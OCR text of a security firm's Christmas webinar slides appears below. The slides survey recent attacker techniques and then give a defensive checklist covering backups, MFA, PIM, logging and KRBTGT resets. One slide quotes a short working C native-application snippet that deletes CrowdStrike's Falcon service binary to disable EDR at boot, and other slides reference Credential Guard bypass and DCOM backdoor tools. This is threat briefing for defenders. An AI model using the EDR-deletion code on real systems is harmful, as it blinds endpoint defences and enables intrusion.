
18. Webinar



1 Click
17.060 lines of Code
39 secunds


tems security

Disclaimer

Ohne ausdrückliche schriftliche Vereinbarung ist der Tems Security Services GmbH sind Sie nicht berechtigt, diese Präsentation an Dritte weiterzugeben oder damit zu werben.

Dritte können aus dieser Präsentation keinerlei Rechte ableiten.

Die Teilnehmner und somit Empfänger des Webinars verpflichtet sich, Dritte über den Inhalt dieser Vereinbarung zu informieren und die Tems Security Services GmbH. schad- und klaglos zu halten.“


PHILIP BERGER
MICHAEL MEIXNER


What happened last days and weeks
Agenda
Over the next 5 slides, I will provide you with insights into ongoing activities from the *bad guys*.
Following that, I will share my **Top 12 Items** that you need to check before heading off for the Christmas holidays, if you are responsible for IT security. For all other participants: Sit back, relax, and enjoy.
Merry Christmas!
Your **Teams Security SOC Team**
tems
security

Rules of the game

- The hacker needs **only one vulnerability, misconfiguration** and the hacker has access to a company network.
- A company can catch the hacker with **only through command, lateral movement** within the network and we are able to detect the hacker.

Training and knowledge are the key factors for success

tems security

EDR Silencers and Beyond: Exploring Methods to Block EDR Communication - Part 1

Fabian Bader

included in Advanced Hunting Defender for Endpoint Defender XDR KQL Security Sentinel Sysmon

2024-12-01 1134 words 6 minutes

CONTENTS

For red teams and adversary alike it's important to stay hidden. As many companies nowadays have EDR agents deployed those agents are always in focus and tools like EDRSilencer or EDRSandblast use different techniques to prevent further communications of the EDR agent with the log ingestion endpoint.

A few weeks ago Mehmet Ergene and I were discussing other ways to prevent agent communications and ways to detect such tampering. The idea for a a two part blog post was born. While I cover only one "novel" way to

PendingFileRename Operations + Junctions EDR Disable

Credit goes to sixtyvividtails for the ideas demonstrated.

PendingFileRenameOperations allows applications to create file rename operations by creating a registry entry under the `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager`. Initially I attempted to create this entry, pointing it towards the EDR binary as such in PowerShell, based on the StackOverflow thread https://superuser.com/questions/1700602/using-powershell-to-add-an-entry-to-pendingfilerenameoperations-without-disrup.

15:55
◀ Telegram

Home

ricardojoserf

NativeBypassCredGuard

Bypass Credential Guard by patching WDigest.dll using only NTAPI functions

ricardojoserf.github.io/nativebypasscredguard/

☆ 187 stars 19 forks

☆ Star

Issues 0 >

Pull Requests 0 >

Actions >

More

```c
#include <Windows.h>
#include <WinternL.h>
#include <winnt.h>

#pragma comment(lib, "ntdll.lib")


extern NTSTATUS NtDisplayString(PUNICODE_STRING String);
extern NTSTATUS NtDeleteFile(POBJECT_ATTRIBUTES ObjectAttributes);

extern void NtProcessStartup()
{
    OBJECT_ATTRIBUTES obj_attr = { 0 };
    UNICODE_STRING file_path = { 0 };
    UNICODE_STRING status_msg = { 0 };

    RtlInitUnicodeString(&file_path, L"\\??\\C:\\Program Files\\CrowdStrike\\CSFalconService.exe");
    InitializeObjectAttributes(&obj_attr, &file_path, OBJ_CASE_INSENSITIVE, NULL, NULL);

    if (NT_SUCCESS(NtDeleteFile(&obj_attr))) {
        RtlInitUnicodeString(&status_msg, L"deleted\n");
    }
    else {
        RtlInitUnicodeString(&status_msg, L"failed\n");
    }
    (void)NtDisplayString(&status_msg);
}
```

😈 [Rad @rad9800]

I figured out a new way to **completely** disable certain EDR products only with Admin privileges in less than 30 lines of code with native applications.

It works by deleting critical application files before they can do anything 🙃

🔗 https://github.com/rad9800/BootExecuteEDR

🐥 [tweet]

😕 7 🤔 3 🔥 2




Figure 22: Result on target victim

For the full source code: https://github.com/deepinstinct/DCOMUploadExec

Detection


This attack leaves clear IOCs that can be detected and blo

1. Event logs that contain remote authentication data:

Event 4624, Microsoft Windows

Forget PSEXEC: DCOM Upload & Execute Backdoor


Join Deep Instinct Security Researcher Eliran Nissan as he exposes a powerful new DCOM lateral movement attack that remotely writes custom payloads to create an embedded backdoor.



Malicious ads push Lumma infostealer via fake CAPTCHA pages

Lumma Stealer is an advanced information-stealing malware that steals cookies, credentials, passwords, credit cards, and browsing history from Google Chrome, Microsoft Edge, Mozilla Firefox, and other Chromium browsers.

The malware can also steal cryptocurrency wallets, private keys, and [text files likely to contain sensitive information](), such as those named seed.txt, pass.txt, ledger.txt, trezor.txt, metamask.txt, bitcoin.txt, words, wallet.txt, *.txt, and *.pdf.




Don’ t let bad boys win

Backup Backup Backup

- ✓3 – 2 – 1
  - ✓3x Backup sets
  - ✓2x Different Media
  - ✓1x External (offsite / Offline)
- ✓Remove Backup server from Domain
- ✓Monitor RDP Access

tems security

MFA MFA MFA

- ✓Each and every Remote access to Company Resources must at least be protected by MFA
- ✓Only allow initial MFA setup only from trusted locations
- ✓Logging and Log review

tems security

Implement PIM for O365

- ✓Every admin should work only through PIM in O365.
- ✓Track and Notify all privilege request and Login

tems security

Enable AD and Azure Logging

- ✓Local AD doesn’t log so much because nobody is willing to check logs.
- ✓Notify Risk-User-Login in Azure
- ✓Active Monitoring of RDP-Connections

tems security

Change KRBTGT User account twice

- ✓ At least reset your Krbtgt account (twice) before Christmas

https://github.com/microsoftarchive/New-KrbtgtKeys.ps1

tems security

Change the Domain-Admin account if you don’t have a Tier Level access rights model in place

- ✓ Just for security please change all users in your domain-admin Group if you don’t run a Tier Level Model concept
- ✓ In the worst case the hacker can’t harvest dom-admin creds from client workstations.

tems security

Close attack vectors on Firewall and O365

- ✓Block unwanted Countries in which your users don't travel during Christmas time
- ✓TIP: Block US besides RU and CN, as well as Africa

tems security

EDR has been in use since 2013

- ✓ At least install it on your critical IT-Systems if you don’t have an EDR Client.

tems security

Christmas Special with our Partner Secutec

Darknet Monitoring Christmas Special

